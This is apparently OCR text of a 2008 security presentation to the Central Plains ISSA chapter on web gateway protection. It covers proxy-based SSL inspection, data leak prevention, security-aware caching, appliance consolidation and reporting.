
Unsatisfactory Options for Dealing with SSL Risks

- Block SSL Traffic (port 443)
  - Prohibitively conservative
  - Impractical as more business applications use SSL

- URL Filtering Databases to block SSL URLS
  - New SSL URLS every day
  - Not a 100% solution
  - Does not address the content transferred

- Ignore
  - Live with the risks of unmanaged SSL traffic
  - Deal with malware or content leak when it occurs

The Solution to the SSL Blindspot



1 Client/Proxy handshake

2 Proxy/Web server handshake

3 Certificate verification – obedient users

4 Website sends encrypted content

5 Decrypted content scanned at the proxy


6 Re-encrypted content sent to client

No decrypted content on the wire at any time!

7 Solution Design Requirements for Web 2.0 Gateway Protection

1. Real time reputation-based filtering
2. Intent-based malware protection
3. Bidirectional filtering and application control including encrypted traffic
4. **Robust data leak prevention capabilities**
5. Security-aware caches and proxies
6. Design for layering of defenses with minimal number of devices
7. Use comprehensive access, management and reporting tools

Data Leakage Protection for Web and Email



Reports

Standardized

Customizable

Forensics

Comprehensive logging

Audits

Special accounts for compliance officers

Define/Create policy

Regulatory policy
- HIPAA, GLBA, SOX, etc.

Corporate policy
- Intellectual property
- Liability
- Offensive material

Document training
- Classification
- Training/signature

Enforce policy

Allow

Conditional allow

Encrypt

Quarantine

Archive

Educate users

Block

Described content

Content analysis

Pattern matching

Learned content

Fingerprinting

Adaptive lexical analysis

Clustering

Multimedia content

Image analysis

Correlation Engine

Compliant or
Non-Compliant


Presented to Central Plains ISSA on August 1, 2008.

7 Solution Design Requirements for Web 2.0 Gateway Protection

1. Real time reputation-based filtering
2. Intent-based malware protection
3. Bidirectional filtering and application control including encrypted traffic
4. Robust data leak prevention capabilities
5. **Security-aware caches and proxies**
6. Design for layering of defenses with minimal number of devices
7. Use comprehensive access, management and reporting tools


Caching Needs in a Web 2.0 World

- **Always verify Reputation** of an object before serving it from cache
- **Always run Proactive Scanning** and other security filters on cached objects
- Cache needs to know signature scan status to eliminate un-needed signature scans



Caching Needs in a Web 2.0 World

NOTE: When you get an AV update (each hour), the ISTAG changes but your cache is **NOT** lost, it is simply re-scanned.




Presented to Central Plains ISSA on August 1, 2008.

7 Solution Design Requirements for Web 2.0 Gateway Protection

1. Real time reputation-based filtering
2. Intent-based malware protection
3. Bidirectional filtering and application control including encrypted traffic
4. Robust data leak prevention capabilities
5. Security-aware caches and proxies
6. **Design for layering of defences with minimal number of devices**
7. Use comprehensive access, management and reporting tools

Appliance Consolidation

Today’s Web gateways provide access control and list-based URL filtering to reduce liability and improve productivity. Security is merely a check box. Many other appliances are needed to cover even the bare minimum security issues.



Gateways for Web 2.0 replace these point solutions. They provide integrated best-of-breed web gateway security.

7 Solution Design Requirements for Web 2.0 Gateway Protection

1. Real time reputation-based filtering
2. Intent-based malware protection
3. Bidirectional filtering and application control including encrypted traffic
4. Robust data leak prevention capabilities
5. Security-aware caches and proxies
6. Design for layering of defences with minimal number of devices
7. **Use comprehensive access, management and reporting tools**

Reporting needs for Web 2.0

Problem

Inability to report on Internet Usage over the Entire Enterprise. Customized reports difficult to distribute to end user. Malware reporting non-existent.

Solution


- **Dashboard view** to alert to trouble
- **Real time** drill down to find problems fast
- Forensics for **detailed** analysis

